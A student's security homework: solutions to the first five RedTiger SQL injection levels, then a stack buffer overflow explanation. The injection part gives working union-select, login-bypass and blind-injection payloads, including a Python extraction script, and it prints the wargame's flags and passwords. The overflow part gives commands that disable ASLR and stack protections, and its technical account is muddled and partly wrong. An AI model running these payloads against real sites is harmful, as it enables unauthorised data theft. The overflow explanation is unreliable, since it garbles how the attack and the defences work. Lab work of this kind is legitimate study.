Daniel Ying

dty16

189005811

Security Project 3 PART I

1 SQL Injection (10 points)


In class, we have showed how to use sqlmap to inject RedTiger's level 1. Please try to solve the first 5 levels and document your experiences. Each level worthies 2 points, one for the correct SQL query and the other for the explanation how you generate this query.

Important: DO NOT SHARE YOUR SOLUTIONS. RedTiger: https://redtiger.labs.overthewire.org

Level 1:

1. We use cat=1 to find where the password and username is located in category.

A.



2. We use union select 1,2,3,4 to locate where column is the password and username is located, which is columns 3 and 4.

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

3
4

A. Username: Password: Login

3. We use “cat=1 union select 1,2,username,password from level_1 users” to find the username and password, which are: Hornoxe and thatwaseasy

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

Hornoxe
thatwaseasy

A. Username: Password: Login

4. Input the username and password to pass level 1

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

Hornoxe
thatwaseasy

You made it!

You can raise your wechall.net score with this flag: 27cbddc803ecde822d87a7e8639f9315

The password for the next level is: **passwords_will_change_over_time_let_us_do_a_shitty_rhyme**

A. Hack it

Level 2:

1. The hint for level 2 is condition, thus we insert true statements (1' or 1=1#) into the username and password:

Welcome to level 2

A simple loginbypass

Target: Login
Hint: Condition

Username: 1' or 1=1 #
Password: ••••••••••
Login

access granted

You can raise your wechall.net score with this flag: 1222e2d4ad5da677efb188550528bfaa

The password for the next level is: **feed_the_cat_who_eats_your_bread**

A. Hack it

2. Thus we have the answer, now moving on.

Level 3:

I. Type Admin, and since the hint is to get an error, we change the parameter ?usr into ?usr[] and we will get the link to solve the level. (what link produced: a php code)

A.

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/hackit/urlcrypt.inc** on line **26**
TheCow
Admin

Username:
Password: Login

B.

```
<?php

	// warning! ugly code ahead :)
	// requires php5.x, sorry for that

	function encrypt($str)
	{
		$cryptedstr = "";
		srand(3284724);
		for ($i =0; $i < strlen($str); $i++)
		{
			$temp = ord(substr($str,$i,1)) ^ rand(0, 255);

			while(strlen($temp)<3)
			{
				$temp = "0".$temp;
			}
			$cryptedstr .= $temp. "";
		}
		return base64_encode($cryptedstr);
	}

	function decrypt ($str)
	{
		srand(3284724);
		if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%',$str))
		{
			$str = base64_decode($str);
			if ($str != "" && $str != null && $str != false)
			{
				$decStr = "";

				for ($i=0; $i < strlen($str); $i+=3)
				{
					$array[$i/3] = substr($str,$i,3);
				}

				foreach($array as $s)
				{
					$a = $s ^ rand(0, 255);
					$decStr .= chr($a);
				}

				return $decStr;
			}
			return false;
		}
		return false;
	}
?>
```

II. We pass the string to the encryption function and after multiple tests, the column number is 7, thus we add this to php: encrypt(“‘ union select 1,2,3,4,5,6,7 from level3_users where username=’Admin’#”) , getting an encrypted code

A. We then add the encrypted code after ?usr=, getting the results below

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	2
First name:	6
Name:	7
ICQ:	5
Email:	4

Username:
Password: Login

B.

III. With this, we change the column 2 with username, column 5 with password and run the php: encrypt(“‘ union select 1,username,3,4,password,6,7 from level3_users where username=’Admin’ #”), getting an encrypted code

A. We then add the encrypted code after ?usr=, getting the results below

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	2
First name:	6
Name:	7
ICQ:	thisisaverysecurepasswordEEE5rt
Email:	4

Username:
Password: Login

B.

IV. Thus we get our password and move on to level 4:

A. Username: Admin

B. Password: thisisaverysecurepasswordEEE5rt

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	2
First name:	6
Name:	7
ICQ:	thisisaverysecurepasswordEEE5rt
Email:	4

Login correct. You are admin :);

You can raise your wechall.net score with this flag: a707b245a60d570d25a0449c2a516eca

The password for the next level is: **put_the_kitten_on_your_head**

C. Hack it

Level 4

I. After clicking the "Click me" link, the parameter ?id=1 appeared. After testing the possible columns with order by 'number' #. The results show that it has 2 columns:

Welcome to Level 4

Target: Get the value of the first entry in table level4_secret in column keyword
Disabled: like

Click me

Query returned 1 rows.

A. Word: Go!

II. After testing the location of the column keyword, we know that the keyword is the first column.

A. ?id=1 union select1,keyword from level4_secret -> returning:

Welcome to Level 4

Target: Get the value of the first entry in table level4_secret in column keyword
Disabled: like

Click me

Query returned 1 rows.


Word:
Go!

B.

III. Now with keyword's location, we need to figure out the string length of the first entry by setting up statements that returns true or false (if true returns 2 row, if false returns 1 rows)

A. Our first two statement are:


1. ?id=1 union select keyword,2 from level4_secret where length(keyword)>20



a.

b. Which is true

2. ?id=1 union select keyword,2 from level4_secret where length(keyword)>25




a.

b. Which is false

B. Thus we know the keyword length is something between 20 and 25

IV. Testing: ?id=1 union select keyword,2 from level4_secret where length(keyword)=21

1. 

B. So the keyword length is 21.

V. We now need a python program that print each character in the first entry in keyword:

A. level4.py

```python
import requests
from string import printable

url = "https://redtiger.labs.overthewire.org/level4.php"
cookies = {'level4login' : 'put_the_kitten_on_your_head'}

result = ''
for x in range( 1 , 22 ):
    for i in printable:
        params = {'id' : '1 union select keyword, 1 from \
        level4_secret where ascii(substring(keyword,%i,1))= %i'% (x, ord(i))}
        response = requests.get(url, params = params, cookies = cookies)
        if "2 rows" in response.text:
            result += i
            break
    print (result)
```

B. After running the program, we get the keyword:

1. killstickswithbr1cks!

VI. Input our keyword and we pass the level, moving on to level 5:

Welcome to Level 4

Target: Get the value of the first entry in table level4_secret in column keyword
Disabled: like

Click me

Query returned 2 rows.

Word correct.

You can raise your wechall.net score with this flag: e8bcb79c389f5e295bac81fda9fd7cfa

The password for the next level is: **this_hack_it's_old**

A. Hack it

Level 5:

I. With md5-crypted as the password, we entered a random username (lets say sth) and with a (‘), we got this:

Welcome to Level 5

Target: Bypass the login
Disabled: substring , substr, (,), mid
Hints: its not a blind, the password is md5-crypted, watch the login errors

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in **/var/www/html/hackit/level5.php** on line **46**
User not found!
Username:
Password:

A. Login

B. Thus we know that there exists parameter 1 to be resource, Boolean

II. So we will try:


A. First attempt

1. Username: sth’ union select 1#
2. Password: md5-crypted
3. Same result as previous

B. Second Attempt:

1. Username: sth’ union select1,2#

2. Password: md5-crypted
3. Result:

a. 

b. This shows though we failed the login, but successfully bypassed the username.

III. With md5-crypted, and username with 2 columns, we try:

A. Attempt 1:

1. Username: sth' union select md5('sth'),2#
2. Password: sth
    a. Password is now sth because of our md5() input
3. Result: Login fail! (like previous)

B. Attempt 2:

1. Username: sth' union select 1,md5('sth')#
2. Password: sth
    a. Password is now sth because of our md5() input

Welcome to Level 5

Target: Bypass the login
Disabled: substring , substr, (,), mid
Hints: its not a blind, the password is md5-crypted, watch the login errors

Login failed!
Username: sth' union select 1,md5('sth')#
Password: sth
Login

b.

3. Result:

Welcome to Level 5

Target: Bypass the login
Disabled: substring , substr, (,), mid
Hints: its not a blind, the password is md5-crypted, watch the login errors

Login successful!

You can raise your wechall.net score with this flag: ca5c3c4f0bc85af1392aef35fc1d09b3

The password for the next level is: **the_stone_is_cold**

Hack it

a.

IV. Level 5 complete! Finished Part 1!

2 Stack overflow (10 points)

1）All the necessary (compiler and OS) options/configurations you need to do to make the attack happen in a modern OS, 64 bit Ubuntu 20.04.2.0 LTS with its default GCC version; and explain why you cannot perform the attacks without these options/configurations – namely, how modern OS/compiler avoid such stack overflow attacks; (5 points)

Compilers:

A. To disable ASLR: “sudo bash –c ‘echo 0 > /proc/sys/kernel/randomize_va_space”

1. Address Space Layout Randomization (ASLR) is used to protect against buffer overflow attacks. In a buffer overflow, the attacks would feed a function with junk data and follow that by a malicious payload. This would overwrite data the program intends to access, thus making the instructions to jump to another point in the code (one of the more common payload).

2. So ASLR works with vm management to randomize the locations of the program, making it difficult to change the point in the code, for attackers would be unable to find where their jump location is, even with trial and error, because the location of the target would be different each time.

3. Thus by disabling the ASLR, we would be able to conduct the stack buffer overflow attack.

B. To disable canaries: "gcc overflow.c –o overflow –fno –stack -protector"

1. Canaries is another compiler that protects the program from suffer stack overflow attack.

2. Named after the bird, the canary used to detect gas leaks in mines, stack canaries are used to detect a stack buffer overflow before the malicious code is actually executed. This works by placing a small integer in the memory just before the stack would return the pointer.

3. Since most stack overflows overwrite the memory from lower to higher memory address, attackers must overwrite the return pointer, which the canary value must also be overwritten. The canary value would be checked to make sure that is has not been changed before a pointer is returned on the stack. If it is in fact changed, the canary data will alert the overflow and invalidate the corrupted data.

4. The canaries increases the difficulty for the attack to exploit the stack buffer overflow, because it forces the attacker to gain control of the instruction pointer since the canary would invalidate most corruption of important variables on the stack.

C. To disable PT_GNU_STACK: "cc –z execstack overflow.c –o overflow"

1. The PT_GNU_STACK is an ELF header item that indicates whether an executable stack is needed. If this were missing, we would have no information and must assume that an executable stack is needed. So by default, the gcc would mark the stack as non-executable, unless an executable stack is needed for function trampolines.

2. By turning it off, attackers would be able to examine and change the existing binary using the execstack utility.

D. Aftter PT_GNU_STACK, Canaries, ASLR are turned off, attackers can begin attacking a program with stack buffer overflows.

2) Your attack input and effects; and draw the necessary call stacks (using the attack string as input) to explain how such a string can perform the attack and the consequences of this attack; (5 points)

Let's say we have a program we want to exploit called: overflow.c

I. We would compile with "gcc –o overflow overflow.c"

II. Create another program called: "vulnerable.c"

A. This program would take a parameter (buffer size) and an offset from its own stack pointer (where we believe the buffer we want to target maybe located). Here, we will target an environment variable in overflow.c

1. Let's say the environment variable is:
"*define DEFAULT_BUFFER_SIZE 512"

B. Vulnerable.c Code:

```
void main(int argc, char *argv[]){
   char buffer[512];
   if (argc > 1) strcpy(buffer,argv[1]);
}
```

III. Now we will try to guess what the buffer and offset should be:
(example of how it should look like without overflow)

./overflow 500
$(prints an address)
./vulnerable
$(prints corresponding address)
.
.
.
(example of how it should look like when overflow happens)
./overflow 600
$(prints an address)
./vulnerable
$(empty)

A. This is really an inefficient process of trial and error, which usually leads to 100 tries.

IV. So we try another way to attack. One way to increase our chances of getting the stack overflow is to pad our overflow buffer with NOP instructions

A. NOP instruction is in almost all processors. It performs a null operation and is usually used to delay execution for the purposes of timing. We will thus take this to our advantage and fill half of the overflow buffer with the NOP. We will then place the shellcode at the center and follow it with the return addresses. With luck, the return address would point anywhere in the string of NOPs and will get executed until they reach our goal.

B. In Intel architecture, the NOP instruction is 1 byte long and translates to 0x90 in machine code. So we define it as:
"#define DEFAULT_BUFFER_SIZE 512"
"#define NOP 0x90"
and add this to the overflow.c program


C. Since the buffer for overflow.c is 512, adding 100 more bytes to the input would be a pretty good guess:
./overflow 612
(prints address)
./vulnerable
$(empty, meaning the attack worked)

D. Now to see what the corrupted data did to the stack we can use:
"export DISPLAY=:0.0"

1. Then we saw:
   Warning Color name "<Gibberish>
   .
   .
   .
   Warning: some arguments in previous message were lost
   Illegal instruction

E. Thus this completes our attack with stack buffer overflow.

F. Drawing of our stack buffer overflow:



If we know the exact amount of data that would overwrite everything just before the start of the EIP (Instruction Pointer), we can then put anything in the EIP and control the address of the next instruction to be processed.
In this case, we used NOP as our string and used it to overwrite everything, thus leading to the successful stack buffer overflow attack.